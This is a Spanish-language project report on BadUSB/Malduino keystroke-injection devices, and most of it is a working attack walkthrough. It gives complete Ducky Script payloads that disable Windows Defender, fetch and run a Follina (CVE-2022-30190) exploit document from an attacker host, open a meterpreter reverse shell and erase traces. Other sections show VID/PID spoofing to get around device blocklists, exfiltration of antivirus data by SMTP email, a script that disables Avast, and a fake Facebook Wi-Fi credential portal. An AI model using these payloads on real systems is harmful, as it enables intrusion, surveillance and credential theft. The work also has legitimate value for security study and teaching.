BadUSB

Resumen

Malduino o badUSB es una placa USB basada en Arduino, y es reconocida como un dispositivo de interfaz humana por cualquier ordenador al que es conectado, se comporta como un teclado. Hay distintos tipos de dispositivos, pero su funcionalidad básica es la misma, y pueden aparentar ser una memoria USB normal físicamente.

Estos dispositivos pueden inyectar pulsaciones de teclado a una velocidad de 35 milisegundos por pulsación, lo que los hace perfectos para ejecutar acciones, scripts o instalar software malicioso en cualquier máquina a la que sea conectada. En este proyecto exploraremos las capacidades de este USB

Introducción

El badUSB fue creado por un informático con la finalidad de bastionado de equipos, ya que tenía que introducir manualmente la configuración de las impresoras en los ordenadores de su empresa [1] .Con este USB, basta con enchufarlo a cualquier ordenador, y el script grabado en este previamente se ejecuta en unos segundos, facilitando las tareas del día a día.

En esto los hackers han visto una oportunidad para usar este dispositivo como una herramienta potente para explotar vulnerabilidades, introducir programas malignos en las

máquinas de las víctimas, exfiltrar información, obtener acceso no autorizado a estas máquinas, o todo lo anterior al mismo tiempo.

Estos dispositivos están programados de manera que cualquier ordenador, al ser conectado por USB, los reconoce como un dispositivo de interfaz humana, y se comportan como un teclado, al que se programa previamente que teclas va a introducir, y en qué momento.

Como hemos mencionado, existen diversos modelos de badUSB, nosotros nos vamos a centrar en los basados en Arduino, los cuales tienen un procesador ATmega32U4.

En nuestro caso vamos a investigar sobre tres USB distintos, uno necesita ser compilado a lenguaje de Arduino, y programado previamente en el USB, y los otros dos funcionan con el lenguaje Ducky Script.

Los badUSB suelen trabajar en un lenguaje llamado “Ducky Script” [2] el cual es ejecutado línea por línea, en el que se indican los comandos de las teclas y combinaciones de teclas que debe pulsar, las cadenas de palabras a introducir, y los tiempos de espera entre cada comando.

Ya que Arduino no trabaja con este lenguaje, la mayoría de badUSB tienen un compilador que traduce este Ducky Script a C++, el lenguaje usado por Arduino.

En nuestro caso vamos a investigar sobre tres USB distintos, uno el cual necesita ser compilado a lenguaje de Arduino, y programado previamente en el USB, y los otros dos funcionan con el lenguaje Ducky Script. Uno de ellos dispone una tarjeta de memoria microSD en la cual se guardan todos los scripts, y el tercer USB dispone de un módulo wifi, al cual nos conectamos con un dispositivo, desde el que podemos enviar scripts y ejecutar de manera remota.

Aparte de estos USB nos apoyaremos en otras herramientas como powersploit, con el sistema operativo Kali Linux, y distintas aplicaciones de exfiltración de información.

Nuestro objetivo principal es investigar y explotar la capacidad de estos USB, así también como de diferenciar métodos para protegernos de este tipo de ataques.

1. Ataque con powersploit


1.1 Instalación de Arduino IDE, Vulnerabilidad y preparación del Script.

Distribución de teclado

En primer lugar después de instalar el IDE de Arduino, hay que instalar la biblioteca del teclado. Debemos de saber la distribución del teclado de la máquina de la víctima, ya que si

no lo programamos con la misma distribución los comandos no se ejecutarán correctamente, y nuestro script no funcionara.

Para esto podemos usar distintas librerías disponibles en internet, o este script [3] que genera el archivo con la distribución de teclado en el idioma que necesitemos.



Una vez generado el archivo, lo reemplazamos por el archivo “keyboard.cpp” en nuestra librería de Arduino.

Vulnerabilidad “Follina”

Para nuestra investigación, vamos a aprovechar la vulnerabilidad llamada “Follina” (CVE-2022-30190) una vulnerabilidad de ejecución remota de código.

Esta vulnerabilidad aprovecha la función de Microsoft Word que permite descargar plantillas de forma remota, y así mismo de la herramienta de Microsoft que recopila datos de diagnóstico para la resolución de problemas.

Este tipo de vulnerabilidad es explotada creando un archivo malicioso con formato .RTF y ejecutándolo en la máquina de la víctima, de manera que la máquina de la víctima se conecta a una máquina del atacante, permitiendo al atacante la ejecución de código arbitrario. El atacante puede ejecutar código con los mismos permisos del usuario que ejecuta el archivo malicioso con formato .RTF.

Este archivo lo crearemos en una máquina virtual de Kali Linux, y abriremos un servidor web desde el que la máquina de la víctima se pueda descargar el archivo malicioso.

Creación del Script

El siguiente paso es crear el script, en lenguaje Ducky Script.

Es un lenguaje muy sencillo de entender, usa comandos como “DELETE” que como resultado emula pulsar la tecla suprimir, “LEFTARROW” que emula pulsar la tecla flecha izquierda, o “STRING” seguido de una cadena de caracteres que queremos que introduzca.

Hay que tener en cuenta las prestaciones de la máquina de la víctima, nuestro USB puede escribir y ejecutar combinaciones de teclas a una velocidad de 35 milisegundos por pulsación. Por esto es buena idea ser generosos con el tiempo de espera entre ejecución de comandos. También se puede incluir un tiempo aleatorio de espera para emular el tiempo que tardaría una persona en introducir comandos.

```
DELAY 1500
GUI r
DELAY 500
STRING powershell Set-ExecutionPolicy Unrestricted
CTRL SHIFT ENTER
DELAY 3000
```

Para empezar, establecemos un tiempo de espera de 1.5 segundos, (1500 milisegundos) desde que enchufamos el badUSB en la máquina, y seguidamente la combinación de teclas “tecla de windows + r” que abriria la ventana “Ejecutar” en cualquier windows. Volvemos a dar un tiempo de espera de 0.5 segundos para abrir dicha ventana, e introducimos la cadena de caracteres “powershell Set-ExecutionPolicy Unrestricted” lo que habilita la ejecución de scripts de powershell en la máquina de la víctima. Al usar la combinación “CTRL + SHIFT + ENTER” ejecutamos el anterior comando de powershell con permisos de administrador.

```
LEFTARROW
DELAY 150
ENTER
DELAY 4000
STRING O
ENTER
DELAY 2000
```

Con el comando “LEFTARROW” indicamos al badUSB que pulse la tecla izquierda, para seleccionar “Si” en el cuadro de “control de cuentas de usuario” para ejecutar con permisos de administrador.

Ajustamos los tiempos de espera con los comandos “DELAY” para dar tiempo a la máquina a ejecutar powershell, y con el comando “STRING O” y “ENTER” aceptamos “si a todo” en el cuadro de advertencia de powershell para habilitar la ejecución de scripts.

```
GUI r
DELAY 500
STRING powershell Set-MpPreference -DisableRealtimeMonitoring $true
CTRL SHIFT ENTER
DELAY 3000
LEFTARROW
DELAY 150
ENTER
DELAY 4000
```

Este bloque de código sirve para deshabilitar la protección en tiempo real del antivirus de windows. Al igual que el bloque anterior para habilitar la ejecución de scripts, abrimos la ventana “Ejecutar” con la combinación de teclas “GUI + r”, introducimos el comando de powershell “Set-

MpPreference -DisableRealtimeMonitoring $true” y ejecutamos de nuevo con permisos de administrador.

Aunque en un principio los antivirus no detectan la ejecución de exploits de vulnerabilidades recientemente descubiertas, se actualizan frecuentemente para evitar este tipo de ataques.

```
GUI r
DELAY 1200
STRING powershell Invoke-WebRequest -Uri 'http://192.168.1.211:8000/msf.docx'
-OutFile "c:\Users\$Env:USERNAME\Documents\msf.docx
ENTER
DELAY 2200
```

En este paso, abrimos la ventana “Ejecutar” de nuevo, y con powershell descargamos el archivo malicioso que vamos a crear “**msf.docx**” que estará localizado en el servidor de Kali Linux, en la IP **192.168.1.211**, usando el puerto **8000**.

La máquina de la víctima guardará este archivo en el directorio “**C:\Users\%Env:USERNAME\Documents\msf.docx**”.

La cadena “$Env:USERNAME” se usa en caso de no saber el nombre del usuario de la víctima, lo que hace este script universal para poder ser usado en cualquier máquina.

```
GUI r
DELAY 1200
STRING c:\Users\%USERNAME%\Documents\msf.docx
ENTER
DELAY 6000
```


Al finalizar la descarga del archivo malicioso, ejecutamos el archivo descargado haciendo uso de nuevo de la ventana “Ejecutar”. Volvemos a hacer uso de la variable %USERNAME% para localizar el archivo guardado en el directorio de la máquina de la víctima, y ejecutarlo.

Un punto a favor nuestro al usar powershell para descargar el archivo es que Microsoft Word **no** lo abre en vista protegida, ejecutando el exploit sin que tengamos que agregar comandos adicionales para hacer click en el diálogo de “Habilitar edición” que aparece al abrir archivos descargados de internet.

Para que se ejecute el exploit el archivo tiene que estar en formato .RTF, por eso vamos a convertirlo usando la interfaz gráfica de microsoft word.

```
F12
DELAY 1200
TAB
STRING f
DELAY 200
ENTER
DELAY 1000
ALT F4
DELAY 4000
```

Al pulsar F12, microsoft muestra la pantalla de “Guardar como”. Usando la tecla “TAB” (tabulador) cambiamos el enfoque del cuadro del nombre, al cuadro del formato del archivo, con la tecla “f”



Introducimos “ENTER”, ajustamos tiempos de espera, y cerramos el documento con la combinación “ALT + F4”.

```
STRING c:\%HOMEPATH%\documents\msf.rtf
ENTER
DELAY 5000
ENTER
DELAY 300
ALT F4
DELAY 200
ALT F4
DELAY 500
ALT F4
DELAY 200
```

Una vez guardado el documento en formato .RTF, lo ejecutamos. La variable %HOMEPATH% es otra manera más sencilla de dirigirnos al directorio sin saber el nombre del usuario. En este momento la ventana de recopilación de errores de windows aparecerá en la pantalla, le damos tiempo a ejecutar el exploit, y en este momento podemos cerrar todos los diálogos adicionales que crea microsoft word, y el documento en si. Para esto usamos “ENTER” y las

combinaciones de teclas “ALT + F4” de nuevo dejando tiempo suficiente para realizar las acciones.

```
GUI r
DELAY 500
STRING cmd
ENTER
DELAY 700
STRING cd c:\%HOMEPATH%\documents\
ENTER
DELAY 100
STRING del /f msf.docx
ENTER
DELAY 100
STRING del /f msf.rtf
ENTER
DELAY 100
ALT F4
```

Por último, procedemos a eliminar los dos archivos, el “msf.docx” y el “msf.rtf” Para eso volvemos a ejecutar la ventana “Ejecutar” y introducimos la cadena “cmd” para abrir una ventana de comandos. No necesitamos permisos de administrador en este caso porque los archivos se encuentran en una carpeta del directorio del usuario actual. Introducimos el directorio de los archivos que queremos borrar, en este caso “cd c:\%HOMEPATH%\documents\” y procedemos a ejecutar los comandos para borrar los dos archivos, primero “del /f msf.docx” y lo mismo con el .RTF. Una vez borrados, cerramos la ventana de comandos con la combinación de teclas “ALT + F4”

Con el script finalizado, podemos guardarlo como un archivo .txt asegurándonos que el formato de retorno de carro es unix (LF):

Este archivo lo podemos copiar a la tarjeta micro SD de nuestro USB, o compilarlo a lenguaje de arduino en la siguiente pagina:

https://dukweeno.github.io/Duckuino/ para poder grabarlo directamente con el IDE de arduino.

1.2 Preparación del entorno powersploit y creación del archivo malicioso .docx

Ahora procedemos a iniciar nuestra máquina virtual de Kali Linux, e iniciamos una ventana de comandos para ejecutar Powersploit con permisos de super usuario.

```
[*] Starting persistent handler(s)...
msf6 > use windows/fileformat/word_msdtjs_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
```

Usamos el comando “use windows/fileformat/word_msdtjs_rce para indicar el exploit que queremos usar, hecho esto podemos introducir las opciones de nuestro exploit.

Las opciones que tenemos son las siguientes;


Plantilla para el documento de Word, puedes usar un documento Word legítimo para que el documento malicioso contenga información que la víctima pueda ver al abrir el archivo.

Ofuscado, para codificar la información y los antivirus no puedan analizar las acciones maliciosas de este archivo al descargarlo

Por último, el puerto al que la víctima se conectara al abrir el archivo malicioso generado, y la IP del servidor de la máquina del atacante. Nosotros indicamos la IP de nuestra máquina Kali Linux:

```
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set LHOST 192.168.1.211
```

Una vez configurado, podemos ejecutar el exploit y generar el archivo malicioso infectado llamado msf.docx.



En este momento Powersploit ya está esperando la conexión por el puerto que hemos establecido en las opciones, procedemos abriendo un servidor HTTPS sobre la carpeta contenedora del archivo msf.docx, que está en el directorio root/.msf4/local/


```
┌──(root💀kali)-[~/.msf4/local]
└─# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Todo está preparado. Solo falta introducir el badUSB al que hemos configurado el script previamente en un puerto USB de la máquina de la víctima.


1.3 Ejecución del Script en la máquina de la víctima

En cuanto introduzcamos el badUSB en la máquina de la víctima, todos los comandos que hemos grabado previamente con el script creado en el primer paso se ejecutaran por orden. El badUSB es tan rápido que ejecuta todo el script en menos de 30 segundos, aun siendo conservativos añadiendo más tiempo de espera de lo necesario para ser precavidos y no saltar un comando por escribir demasiado rápido.

Podemos ver como se ejecuta el diálogo de "solución de problemas" de Windows cuando el badUSB abre el documento infectado con formato .RTF:




Esto nos indica que el exploit ha sido ejecutado correctamente, mientras el badUSB continúa ejecutando el script, cerrando todas las ventanas y borrando los archivos, confirmamos que tenemos el control de la máquina de la víctima mirando nuestra ventana de powersploit en la máquina del atacante.



Powersploit nos informa de la IP de la máquina de la víctima, y en este momento podemos proceder a ejecutar código arbitrario en la máquina de la víctima desde la máquina atacante.

Con el comando "shell" abrimos una ventana de powershell oculta, en la que podemos ejecutar cualquier comando/script válido para windows. En nuestro caso abrimos la calculadora (calc.exe) en la máquina de la víctima.



El comando “screenshare” nos muestra un stream de la pantalla de la máquina de la víctima en directo.

Por último, usamos el comando “webcam_stream” el cual nos envía un stream en directo de la cámara de la víctima.

También disponemos de comandos para exfiltrar información, descargar archivos de la máquina de la víctima así como subir archivos a la misma y reproducir audio entre otros.

2. Cambio PID y VID del badUSB

La manera de reconocer el dispositivo USB conectado por parte de los ordenadores es a través del VID (Vendor ID) y del PID (Product ID) [4] En algunos casos, se pueden bloquear determinados dispositivos introduciendo en una lista negra los VID y PID de determinados dispositivos.

Con la aplicación de Arduino, podemos cambiar esto para que el ordenador, por ejemplo, lo reconozca como un teclado de Apple, copiando el VID y PID de un teclado real:

```
CactusWHID.build.mcu=atmega32u4
CactusWHID.build.f_cpu=8000000L
CactusWHID.build.vid=0x0000
CactusWHID.build.pid=0xFFFF
CactusWHID.build.usb_product="Cactus WHID"
CactusWHID.build.usb_manufacturer="April Brother"
CactusWHID.build.board=AVR_LILYPAD_USB
CactusWHID.build.core=arduino
CactusWHID.build.variant=leonardo
CactusWHID.build.extra_flags={build.usb_flags}
```

Estos serian los VID y PID así como el nombre del dispositivo y fabricante. Si los modificamos como indicamos en la captura:

```
CactusWHID.build.mcu=atmega32u4
CactusWHID.build.f_cpu=8000000L
CactusWHID.build.vid=0x05ac
CactusWHID.build.pid=0x021e
CactusWHID.build.usb_product="Aluminum Keyboard IT USB"
CactusWHID.build.usb_manufacturer="Apple Inc."
CactusWHID.build.board=AVR_LILYPAD_USB
CactusWHID.build.core=arduino
CactusWHID.build.variant=leonardo
CactusWHID.build.extra_flags={build.usb_flags}
```

Y procedemos a grabar el firmware del procesador; Arduino_32u4_code en el badUSB al conectar dicho badUSB en cualquier máquina, lo reconocerá como un teclado llamado "Aluminium keyboard IT USB" del fabricante

"Apple Inc."

Al realizar esta modificación conseguiremos que se ejecute el script en ordenadores a los que se han añadido estos badUSB a la lista de dispositivos bloqueados.

3. Ataque con badUSB de manera remota

1. Cactus whid injector

Aunque los badUSB son una herramienta muy potente, existen limitaciones en cuanto a la ejecución de scripts. Solo pueden ejecutar un script, una sola vez cada vez que se conecta a una máquina.

Para aumentar la funcionalidad de estos badUSB han creado una versión llamada Cactus Whid [5] [6], la que dispone el mismo procesador Atmega32u4 que inyecta las pulsaciones de teclas, pero también dispone de un módulo Wifi (ESP_12S).

Este módulo permite al atacante conectarse al badUSB después de que este sea enchufado a un puerto usb de la máquina de la víctima. El atacante tiene que situarse a un radio relativamente pequeño para alcanzar la señal Wifi del badUSB, pero una vez conectado puede ejecutar un número de scripts ilimitado en tiempo real. Este badUSB también se puede configurar para que ejecute un script, definido previamente, al momento de conectarse a cualquier máquina.

Este badUSB también se puede configurar para que ejecute un script, definido previamente, al momento de conectarse a cualquier máquina.

Otra opción que hace este usb más versátil es la posibilidad de configurar el módulo Wifi para que se conecte a una red inalámbrica, ya sea la misma que utiliza la máquina de la víctima, o cualquier otra. Esto permite realizar ataques a través de internet.

En caso de usar la misma red de la máquina de la víctima, el badUSB se puede usar como servido FTP subiendo información exfiltrada de la máquina de la víctima a este usb.


Por último, no solo se puede usar como un badUSB, también se puede configurar el hotspot wifi para usarlo como vector de ataque de ingeniería social. En este caso, se configuraría el nombre del Wifi como “Wifi gratis”, las víctimas al conectarse serian redirigidas a una página falsa HTTP en la que se solicitan las credenciales a las víctimas para conectarse. Para hacer este ataque más creíble, se puede configurar la plantilla de la página HTTP imitando, por ejemplo, la página de inicio de sesión de Facebook.

Todas las credenciales introducidas por las víctimas que se conecten a este hotspot Wifi las guardará el badUSB en un archivo de texto dentro de su memoria interna.

2. Planteamiento del ataque

En esta simulación vamos a averiguar qué antivirus está usando la máquina de la víctima usando nuestro badUSB, elaborando un script que creará en la máquina de la víctima un archivo .txt con la información de los antivirus instalados.


Posteriormente, usando powershell, enviaremos este archivo .txt por email a nuestro correo. Una vez que conozcamos el antivirus, procedemos a elaborar otro script para deshabilitar dicho antivirus, dejando a la máquina de la víctima desprotegida ante futuros ataques.



3. Desarrollo del ataque

En primer lugar el badUSB debe ser conectado a la máquina de la víctima. Una vez conectado, el badUSB enciende un hotspot wifi al que el atacante se conecta.

Al conectar la máquina del atacante, accediendo con un navegador web a la IP 192.168.1.1 aparece la página principal para trabajar con este badUSB:



Procedemos a crear el script que averiguará qué antivirus está instalado en la máquina de la víctima. Lo escribiremos en idioma “Ducky Script” para después traducirlo al idioma de nuestro badUSB con una herramienta suministrada por el mismo.

```
DEFAULTDELAY 500
DELAY 2000
GUI
DELAY 500
STRING powershell
DELAY 500
CTRL SHIFT ENTER
DELAY 1000
LEFTARROW
ENTER
```

Con el comando “DEFAULTDELAY” configuramos el tiempo de espera, en milisegundos, entre inyección de líneas de comando por defecto para todo el script. “DELAY 2000” configura una espera de 2 segundos al inicio del script.

Al introducir “GUI” inyecta la pulsación de la tecla del menú de windows, y “STRING powershell” escribe powersploit en la barra de busqueda de programas. Dejando 0.5 segundos para encontrar powershell en el menú, lo ejecutamos con permisos de administrador usando la combinación “CTRL SHIFT ENTER”, con “LEFTARROW” y “ENTER” seleccionamos “Si” en la ventana de UAC de windows.

Ahora usaremos WMIC, consola de instrumentación de administración de windows, en la ventana de powershell para conseguir un archivo de texto con la información de los antivirus instalados.

```
STRING wmic /output:C:\pwlog.txt /namespace:\\root\SecurityCenter2 path AntiVirusProduct get * /value
ENTER
DELAY 1000
```

Esto crea el archivo “pwlog.txt” en el directorio C:\.

El siguiente paso es configurar todas las variables en el proceso de enviar el email usando powershell.

```
STRING $emailSmtpServer = "smtp.gmail.com"
ENTER
STRING $emailSmtpServerPort = "587"
ENTER
STRING $emailSmtpUser = "****@gmail.com"
ENTER
STRING $emailSmtpPass = "****"
ENTER
STRING $emailMessage = New-Object System.Net.Mail.MailMessage
ENTER
```

Seguimos en la ventana de powershell, indicamos el servidor SMTP, el puerto del servidor, el usuario, la contraseña, y creamos el objeto.

```
STRING $emailMessage.From = "****@gmail.com"
ENTER
STRING $emailMessage.To.Add("*****@protonmail.com")
ENTER
STRING $emailMessage.Subject = "Small mail for a friend"
ENTER
```

Ahora indicamos el remitente, el destinatario, y el asunto del mensaje.

```
STRING $emailMessage.IsBodyHtml = $true
ENTER
STRING $emailMessage.Body = @"
ENTER
STRING <p><strong>Hello me</strong>.</p>
ENTER
STRING <p>Aqui tienes el antivirus instalado en la maquina de la victima</p>
ENTER
STRING <p>malduino</p>
ENTER
STRING "@
```

Indicamos que el cuerpo del mensaje es html con el primer comando, y seguidamente introducimos el cuerpo del mensaje.

```
STRING $emailMessage.Attachments.Add("c:\pwlog.txt")
ENTER
STRING $SMTPClient = New-Object System.Net.Mail.SmtpClient( $emailSmtpServer , $emailSmtpServerPort )
ENTER
STRING $SMTPClient.EnableSsl = $true
ENTER
```

Añadimos el archivo “pwlog.txt” que contiene la información del antivirus de la máquina de la víctima, creamos el objeto con el servidor y puerto introducido anteriormente, y activamos la opción de conexión SSL.

```
STRING $SMTPClient.Credentials = New-Object System.Net.NetworkCredential( $emailSmtpUser , $emailSmtpPass );
ENTER
STRING $SMTPClient.Send( $emailMessage )
ENTER
DELAY 3000
STRING exit
ENTER
```

Finalmente configuramos el objeto con las credenciales que hemos introducido anteriormente, enviamos el mensaje y cerramos la ventana de powershell.


Este script lo copiamos y pegamos en la herramienta “Duckuino” que nos proporciona el badUSB, lo traducimos al lenguaje de nuestro badUSB, y tenemos dos opciones, ejecutarlo, o guardarlo en un archivo .txt para subirlo posteriormente y poder ejecutarlo en cualquier momento desde la interfaz web.

```
Rem:Generated by Dckuino.js by NURRL
Rem:Modified for use with ESPloit by Corey Harding
Rem:-----
DefaultDelay:500
CustomDelay:2000
Press:131
CustomDelay:500
Print:pow
CustomDelay:500
Press:128+129+176
CustomDelay:1000
```

Este es el resultado de traducir las primeras líneas de nuestro script al lenguaje del badUSB.

Subimos el script al badUSB y lo ejecutamos.

De vuelta a la máquina del atacante revisamos el correo, y encontramos el email con el archivo pwlog.txt adjunto.



Revisando el contenido del archivo pwlog.txt vemos que tiene instalado Avast, así como Windows Defender. Sabemos que por defecto windows defender se desactiva al instalar otro producto antivirus, por lo que solo diseñaremos un script para desactivar Avast.

Avast no permite la desactivación de la protección con líneas de comandos, por lo que tendremos que desactivarlo con la interfaz gráfica de Avast.

Para movernos en la interfaz del antivirus Avast usaremos las teclas tabulador para movernos a la siguiente opción, y shift + tabulador para movernos a la opción anterior. Usando el comando “REPEAT” podemos repetir el comando de la línea anterior un número determinado de veces para disminuir la cantidad de líneas de código necesarias.

```
DELAY 1000
GUI
DELAY 500
STRING AVAST
DELAY 500
ENTER
DELAY 1000
TAB
REPEAT 2
ENTER
DELAY 500
TAB
REPEAT 3
ENTER
DELAY 1300
TAB
REPEAT 6
ENTER
DELAY 300
SHIFT TAB
REPEAT 4
ENTER
DELAY 300
TAB
DELAY 300
SPACE
DELAY 300
TAB
REPEAT 3
```

Esta parte de código, simplemente pulsa la tecla del menú de windows (GUI), busca la palabra AVAST, abre la interfaz pulsando enter y se mueve usando el tabulador, shift y enter hasta encontrar la sección para desactivar la protección.

```
ENTER
DELAY 300
LEFTARROW
ENTER
DELAY 800
ESC
ALT F4
```

